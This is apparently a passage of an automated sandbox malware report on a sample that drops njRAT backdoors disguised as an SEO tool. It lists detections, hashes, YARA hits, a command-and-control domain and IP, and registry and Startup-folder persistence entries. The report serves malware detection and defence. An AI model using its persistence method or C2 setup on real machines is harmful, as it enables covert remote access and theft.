C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe	48%	ReversingLabs	Win32.Trojan.Ymacco	
C:\Users\user\AppData\Local\Temp\blogger.exe	37%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\blogger.exe	93%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Local\Temp\svhost2.exe	100%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\svhost2.exe	91%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Local\Temp\svhost4.exe	97%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\svhost4.exe	97%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.Server1.exe.590000.0.unpack	100%	Avira	TR/Dropper.Gen7		Download File
4.2.blogger.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
8.2.Server6.exe.660000.0.unpack	100%	Avira	TR/Dropper.Gen7		Download File
9.0.Server1.exe.590000.0.unpack	100%	Avira	TR/Dropper.Gen7		Download File
4.0.blogger.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
7.0.Server4.exe.660000.0.unpack	100%	Avira	TR/Dropper.Gen7		Download File
0.0.769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
0.2.769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
7.2.Server4.exe.660000.0.unpack	100%	Avira	TR/Dropper.Gen7		Download File
8.0.Server6.exe.660000.0.unpack	100%	Avira	TR/Dropper.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://hi.websiteworths.com/	0%	Virustotal		Browse
http://hi.websiteworths.com/	0%	Avira URL Cloud	safe	
http://www.seo-contest.nl/	0%	Virustotal		Browse
http://www.seo-contest.nl/	0%	Avira URL Cloud	safe	
http://www.cre8asiteforums.com/	0%	Virustotal		Browse
http://www.cre8asiteforums.com/	0%	Avira URL Cloud	safe	
http://jillemeryart.com/	0%	Virustotal		Browse
http://jillemeryart.com/	0%	Avira URL Cloud	safe	
http://www.sooule.com/Search.aspx?all=www.	0%	Avira URL Cloud	safe	
http://www.25212.com/post/alexa/?url=	0%	Avira URL Cloud	safe	
http://www.directorystorm.com/?url=	0%	Avira URL Cloud	safe	
http://www.wo55.com/alexa/?url=	0%	Avira URL Cloud	safe	
http://domainbyip.com/domaintoip/wptest.profiles.	0%	Avira URL Cloud	safe	
http://www.mefasol.com/artist/vincent_900620/profiles.$	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://sagoolapi.toypark.in/index.php?k=%E3%82%BF%E3%83%BC%E3%83%9F%E3%83%8D%E3%83%BC%E3%82%BF%E	0%	Avira URL Cloud	safe	
http://www.savevid.com/?url=http://www.	0%	Avira URL Cloud	safe	
http://www.domainforum.in/	0%	Avira URL Cloud	safe	
http://www.tlma.cn/tools/google/?q=	0%	Avira URL Cloud	safe	
http://www.peeplo.co.uk/domain/	0%	Avira URL Cloud	safe	
http://www.liberec2009.com/	0%	Avira URL Cloud	safe	
http://www.worthstat.com/	0%	Avira URL Cloud	safe	
http://www.gpirate.com/search?src=gpirate&hl=en&q=	0%	Avira URL Cloud	safe	
http://www.lmgestion.net/	0%	Avira URL Cloud	safe	
http://www.estimatedwebsite.co.uk/	0%	Avira URL Cloud	safe	
http://www.seaportrealtors.com/frame.shtml?http://www.	0%	Avira URL Cloud	safe	
http://www.healthhaven.com/Dual_X-ray_Absorptometry_site:	0%	Avira URL Cloud	safe	
http://costaricacenter.com/costarica/go.php?url=hotbot.	0%	Avira URL Cloud	safe	
http://megastreaming.org/player/?q=http://megastreaming.org/player/?q=http%3A%2F%2F	0%	Avira URL Cloud	safe	
http://www.myiptest.com/staticpages/index.php/Reverse-DNS-Lookup/wildatheart.	0%	Avira URL Cloud	safe	
http://www.websiteaccountant.nl/www.travel./	0%	Avira URL Cloud	safe	
http://www.websitetrafficrankings.com/alexa-traffic.php?for=	0%	Avira URL Cloud	safe	
http://www.myiptest.com/staticpages/index.php/Reverse-DNS-Lookup/miseriacordia.	0%	Avira URL Cloud	safe	
http://www.faviki.com/person/rhaze/website/	0%	Avira URL Cloud	safe	
http://www.seowen.com/plus/search.php?kwtype=0&keyword=	0%	Avira URL Cloud	safe	
http://www.cirip.ro/post/?url=	0%	Avira URL Cloud	safe	
http://americatelefonos.com/americatelefonos/americatelefonos.php?u=www.	0%	Avira URL Cloud	safe	
http://ekodok.com/search/gadis	0%	Avira URL Cloud	safe	
http://pagerank.uzeik.net/?u=$www.	0%	Avira URL Cloud	safe	
http://www.saveonpadfolios.com/	0%	Avira URL Cloud	safe	
http://www.admin173.com/tool/indexed.asp?url=	0%	Avira URL Cloud	safe	
http://4vn.eu/forum/vcheckvirus.php?url=http://www.	0%	Avira URL Cloud	safe	
http://www.americanjobs.com/my.job/jobs/?jobTitle=Client.Services.Associate&jobCompany=Indeed&am	0%	Avira URL Cloud	safe	
http://www.relatelist.com/	0%	Avira URL Cloud	safe	
http://tubeurl.com/	0%	Avira URL Cloud	safe	
http://www.siteworthit.com/websiteworth.cfm?siteq=	0%	Avira URL Cloud	safe	
http://zzxgj.com/index.php?tl=keyword_rank&action=do&keyword=%CD%F8%D5%BE&kw=	0%	Avira URL Cloud	safe	
http://www.scopesite.net/	0%	Avira URL Cloud	safe	
http://asiantelephones.com/asiantelephones/asiantelephones.php?u=www.	0%	Avira URL Cloud	safe	
http://ca.mymistake.info/	0%	Avira URL Cloud	safe	
http://www.wordsjunction.com/word/	0%	Avira URL Cloud	safe	
http://mrtaggy.com/search?q=maps	0%	Avira URL Cloud	safe	
http://worth.buxcon.eu/www.	0%	Avira URL Cloud	safe	
http://www.net-temps.com/webapps/search/jobs.do?searchTerms=Apple.iPhone.3GS.	0%	Avira URL Cloud	safe	
http://www.i-dentity.com/	0%	Avira URL Cloud	safe	
http://fileshunt.com/download.php?id=1548390&q=fhm.april.2009.pdf&file=11.FHM.Philippines.No	0%	Avira URL Cloud	safe	
http://pr.toolsky.com/pr.asp?domain=	0%	Avira URL Cloud	safe	
http://www.boostersite.com/vote-1387-1371.html?adresse=	0%	Avira URL Cloud	safe	
http://www.radabg.com/url/	0%	Avira URL Cloud	safe	
http://www.rnasports.co.uk/	0%	Avira URL Cloud	safe	
http://www.trackword.biz/s/	0%	Avira URL Cloud	safe	
http://https://www.google.com.pg/?#q=	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hackerguru.duckdns.org	192.169.69.26	true	false		high
hackerguru.ddns.net	0.0.0.0	true	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.169.69.26	hackerguru.duckdns.org	United States		23033	WOWUS	false

Private

IP
192.168.2.1
10.9.28.230

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	470301
Start date:	24.08.2021
Start time:	01:36:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	68
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@67/36@78/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 34.8% (good quality ratio 33.5%) • Quality average: 79% • Quality standard deviation: 26.6%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
01:37:15	API Interceptor	273x Sleep call for process: powershell.exe modified
01:37:55	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run 20893798fc5fa516a7a716fd65515577 "C:\Users\user\AppData\Local\Temp\svhost4.exe" ..
01:38:03	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run da1d1f8d7044b223ac9cfe12336eee2e "C:\Users\user\AppData\Local\Temp\svhost6.exe" ..

Copyright Joe Security LLC 2021

Time	Type	Description
01:38:11	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run 3fd68809880c2404b9417c3c6a05835e "C:\Users\user\AppData\Local\Temp\svhost2.exe" ..
01:38:19	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run 20893798fc5fa516a7a716fd65515577 "C:\Users\user\AppData\Local\Temp\svhost4.exe" ..
01:38:28	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run da1d1f8d7044b223ac9cfe12336eee2e "C:\Users\user\AppData\Local\Temp\svhost6.exe" ..
01:38:36	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run 3fd68809880c2404b9417c3c6a05835e "C:\Users\user\AppData\Local\Temp\svhost2.exe" ..
01:38:44	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run 20893798fc5fa516a7a716fd65515577 "C:\Users\user\AppData\Local\Temp\svhost4.exe" ..
01:38:52	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run da1d1f8d7044b223ac9cfe12336eee2e "C:\Users\user\AppData\Local\Temp\svhost6.exe" ..
01:39:00	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run 3fd68809880c2404b9417c3c6a05835e "C:\Users\user\AppData\Local\Temp\svhost2.exe" ..
01:39:08	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\20893798fc5fa516a7a716fd65515577.exe
01:39:17	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\3fd68809880c2404b9417c3c6a05835e.exe
01:39:25	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\da1d1f8d7044b223ac9cfe12336eee2e.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\Server1.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\Server1.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10Ug+9Yz9t0U29hJ5g1B0U2ukyrFk7v:MLF20NaL3z2p29hJ5g522r0
MD5:	80EFBEC081D7836D240503C4C9465FEC
SHA1:	6AF398E08A359457083727BAF296445030A55AC3
SHA-256:	C73F730EB5E05D15FAD6BE10AB51FE4D8A80B5E88B89D8BC80CC1DF09ACE1523
SHA-512:	DEC3B1D9403894418AFD4433629CA6476C7BD359963328D17B93283B52EEC18B3725D2F02F0E9A142E705398DDDCE244D53829570E9DE1A87060A7DABFDCE5E
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\Server1.exe.log	
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\Server4.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\Server4.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10Ug+9Yz9t0U29hJ5g1B0U2ukyrFk7v:MLF20NaL3z2p29hJ5g522r0
MD5:	80EFBEC081D7836D240503C4C9465FEC
SHA1:	6AF398E08A359457083727BAF296445030A55AC3
SHA-256:	C73F730EB5E05D15FAD6BE10AB51FE4D8A80B5E88B89D8BC80CC1DF09ACE1523
SHA-512:	DEC3B1D9403894418AFD4433629CA6476C7BD359963328D17B93283B52EEC18B3725D2F02F0E9A142E705398DDDCE244D53829570E9DE1A87060A7DABFDCE5E
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\Server6.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\Server6.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10Ug+9Yz9t0U29hJ5g1B0U2ukyrFk7v:MLF20NaL3z2p29hJ5g522r0
MD5:	80EFBEC081D7836D240503C4C9465FEC
SHA1:	6AF398E08A359457083727BAF296445030A55AC3
SHA-256:	C73F730EB5E05D15FAD6BE10AB51FE4D8A80B5E88B89D8BC80CC1DF09ACE1523
SHA-512:	DEC3B1D9403894418AFD4433629CA6476C7BD359963328D17B93283B52EEC18B3725D2F02F0E9A142E705398DDDCE244D53829570E9DE1A87060A7DABFDCE5E
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
File Type:	data
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	384:TtCDzx0yWCk9nADcbmB1JNcTnusm7u5LAOhhPUXdOG95+aF:Sa9AIbQXSzusw8LAgPO3X
MD5:	31ACDEFE0C6498F33D6CE2B1C068FE79
SHA1:	815D1E76F82D61E8917B460DEF8C8C1C3C8D7BDF
SHA-256:	F2E1B647140C24B043EF9277D5A60F44F549F1E5339CF04E36DAFADE83E4C830
SHA-512:	01D3BFCA4D029E0213932D4C4FDCA8EE77EBB3DA262462803B38EBD22E3CC1B2611344AB8BDBD0E1BE71C6CCB8848E9D3C74EDDF1A55610584815111E7617 87
Malicious:	false
Reputation:	unknown
Preview:	@...e.....f.....h.....z.w.....X...J.....@.....D.....fZve...F.....x.).....System.Management.AutomationH.....<@.^.L."My...:<..... .Microsoft.PowerShell .ConsoleHost4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\Protect4a647d98.dll	
Process:	C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	649216
Entropy (8bit):	6.494509307256139
Encrypted:	false
SSDEEP:	12288:zE/x5M4vaazcaIYsnFPJHh7hIGKnkMmT7x1s+OeO+OeNhBBhhBB8jX1cjArpUzZJ:zE/xy4vakIY48KdT7x8jXiAryzZZucmy
MD5:	4A647D989A49725FF6617DE8357BE484
SHA1:	2E8F72C54EDFD71CA7E3C7FAD545AE73A305CA7E
SHA-256:	9C86108E34A3D07890551E35BF497DA052CE21CAB0BA4EC10CCD439001B5892B
SHA-512:	29F2813EC799D66C4C702B656FD621BE0D1A8389D8FB2AE7F3FCBB3DC5E7D1619B75BC92F369200E02A95C02DA22223CBF0E520796BD5B5CBD2689E5D382D3 5
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....^L.u.-i&.-i&.-i&u[.&.-i&=..&.-i&...&.-i&...&,-i&...&.-i&.U.&.-i&.-h&j-i& ...&@-i&...&.-i&...&.-i&Rich.-i&.....PE..L.....|S.....!.....x.....`.....@.....Pc..C....[..x....@.....P..$\..... .....@.....|.....text..... ..`.rdata...c.....d.....@..@.data...`....p.....L.....@....rsrc.....@.....@..@.rel oc.....P.....@..B.....

C:\Users\user\AppData\Local\Temp\Server1.exe	
Process:	C:\Users\user\AppData\Local\Temp\blogger.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	5.5215588930844115
Encrypted:	false
SSDEEP:	384:J4qYmCsg/yJrQ7hucGSl7UJx4g6JgfCcosjddmRvR6JZlbw8hqIusZzZRm:JwrG0Btl7rRpcnuf
MD5:	4F7BB0716C9B8E53AED1536D4E8ED7D0
SHA1:	608E871E61865EA81D158D66CD3E7381BE627473
SHA-256:	06FF5DC683BF73370EFAF013F9889DCA26D9460A73045862A9163F16265C4AC2
SHA-512:	B28B6A67307B86930EB6CDB0C9D2AFB966F2E1A61BB2E872D4F7E1804031CE42A2E17076D1D7D7C8030ED9105872405FBF168425EEF6B945C6D58FF30196C21
Malicious:	**true**
Yara Hits:	• Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\Server1.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\Server1.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\Server1.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\Server1.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 100%, Browse • Antivirus: ReversingLabs, Detection: 91%
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\Server1.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^.....V.....nt.. .....@.. ....@.....t..O.....@..... .....H.....text...tT... ...V..... ..`.rsrc...@.....X.....@..@.rel oc.....\.....@..B.....Pt.....H.....,K...(...../.....0.....r...p.....r...p.....r...p.....r5..p.....r?..p.....r...p.....r...p.....r...p.....r...p(.... .....r...p(.....r...p(.....r...p(.....(....o....s.....s.....r...p.....s..... .....r...p.....*...0..;.....~....o....o....r...p~....(.....o.....o.....%(.....(.....*.....,,..... .0..D.....~....o....o....r...p~....(....o.....(....o.....

C:\Users\user\AppData\Local\Temp\Server4.exe

Process:	C:\Users\user\AppData\Local\Temp\blogger.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	5.525158397146504
Encrypted:	false
SSDEEP:	384:UxV8aZYC9twBNdcvFaly2H0dbJo6HghcASEJqc/ZmRvR6JZlbw8hqIusZzZor:UxdY+sNKqNHnSdRpcnux
MD5:	96136E95C99904A5BC715AC13E39BEDE
SHA1:	6DA82583B8AB3D6673153A39A346541C5E0A8676
SHA-256:	9B4F5D880B4E344B62D7C2BA3923B186158F3388F3ABBB5EE4A477E7C19001F8
SHA-512:	B395EE1B4D93CFE69C0803DDF55F200E39919FFECD4E89CEB480F60BDAF8891DCC4EA6D0FD73E3B1518B70EC21453BFFBC02E09CBA700E4D928F6F5BF055C A8
Malicious:	**true**
Yara Hits:	• Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\Server4.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\Server4.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\Server4.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\Server4.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 97%, Browse • Antivirus: ReversingLabs, Detection: 97%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...N.^.....V.....t.. .....@.. ..... .@.....4t..W.....@..... .....H.....text....T... ...V..... ..`.rsrc...@.....X.....@..@.relo c.....\.....@..B.....pt.....H.....,K...)...../.....0.....r...p.....r...p.....r...p.....r5..p.....r?..p.....r...p.....r...p.....r...p.....r...p(..... ....r...p(.....r...p(.....r...p(.....(....o....s.....s.....r...p.....s..... .....r+..p.....*...0..;.....~....o....o....r-..p~....(.....o.....o.....%(.....(.....*.....,,..... 0..D.....~....o....o....r-..p~....(....o.....(....o.....

C:\Users\user\AppData\Local\Temp\Server6.exe

Process:	C:\Users\user\AppData\Local\Temp\blogger.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	5.52156609420202
Encrypted:	false
SSDEEP:	384:EnY324bcgPiJLQrfARGSRUJsbY6ZgvSMBD3t8mRvR6JZlbw8hqIusZzZUK:EwL2s+tRyRpcnuU
MD5:	4A2B2B72CDBDACEA63C4CE2585EE2169
SHA1:	B832961470C4F049A9F9B85DEAD0FC61D163EB75
SHA-256:	C7E79F0B6D444BAEA3CD32802105B352E1B4448FC4590A3FDF8A96681F0F2A8F
SHA-512:	83E15CCDBBE082308741CD79536C1E36E9433FFA8A64B447EF934DFCD3D02276513E4E592F70B90663320689B21F47F497720F81D82219A3FADE05A5C27C4095
Malicious:	**true**
Yara Hits:	• Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\Server6.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\Server6.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\Server6.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\Server6.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 100%, Browse • Antivirus: ReversingLabs, Detection: 91%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^.....V.....~t.. .....@.. ....@.....,t..O.....@..... .....H.....text....T... ...V..... ..`.rsrc...@.....X.....@..@.rel oc.....\.....@..B.....`t.....H.....,K...)...../.....0.....r...p.....r...p.....r...p.....r5..p.....r?..p.....r...p.....r...p.....r...p.....r...p(.... .....r...p(.....r...p(.....r...p(.....(....o....s.....s.....r...p.....s..... .....r%..p.....*...0..;.....~....o....o....r'..p~....(.....o.....o.....%(.....(.....*.....,,..... .0..D.....~....o....o....r'..p~....(....o.....(....o.....

C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe

Process:	C:\Users\user\Desktop\769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped

C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe	
Size (bytes):	2132480
Entropy (8bit):	7.122752250002457
Encrypted:	false
SSDEEP:	49152:fay4Ck2EivzZZucmyzBPs5waRv0xWLOjlzeo:fay4w3z1WvkbjlKo
MD5:	B244FFF55C366525D552937EDA07123B
SHA1:	12D228EEC9B0C98831CDC028160FA1FCA25157B4
SHA-256:	EA7CA0179288CCE51675E0725DD0FA4BA8CFB084EA0AD3E337307145E0A60B1C
SHA-512:	560C2F3BD65DBC660235FD97C51EF83BAD44DD66512090B221253888B72CAA26CBDD4008AEE3B12761FF09B243EA33FC8E2D54974D2631F1E3D7114E6241E98
Malicious:	**true**
Yara Hits:	• Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe, Author: Arnim Rupp
Antivirus:	• Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 48%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....f.\.....L ..<.....>j .. ..@.. ....`.....i .S..... ..:..... ..... ..... ..H.....text...DJ .. ...L ..... ..`.rsrc....:.... ..:....N .....@..@.reloc..... ....@..B..... j .....H.....$/...:.....J...4...h.....0..o.....(....(....(....(.....(....(.....(.....3.(....o.....(....&+.(.....3.(....o.....(....&.....(....&.*..... ..'.<c.....0.....r...p.....(.....r...p.....(.....o.....J.....r7..p(.....o....-".....rK..p(.....o....,..(.....s....s.....o.....o....*..0..l.....u.....-Y.....s....s.....o.....(....o.... ....(....+).(.....o....-..(.... .

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0h2az4wk.rzn.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
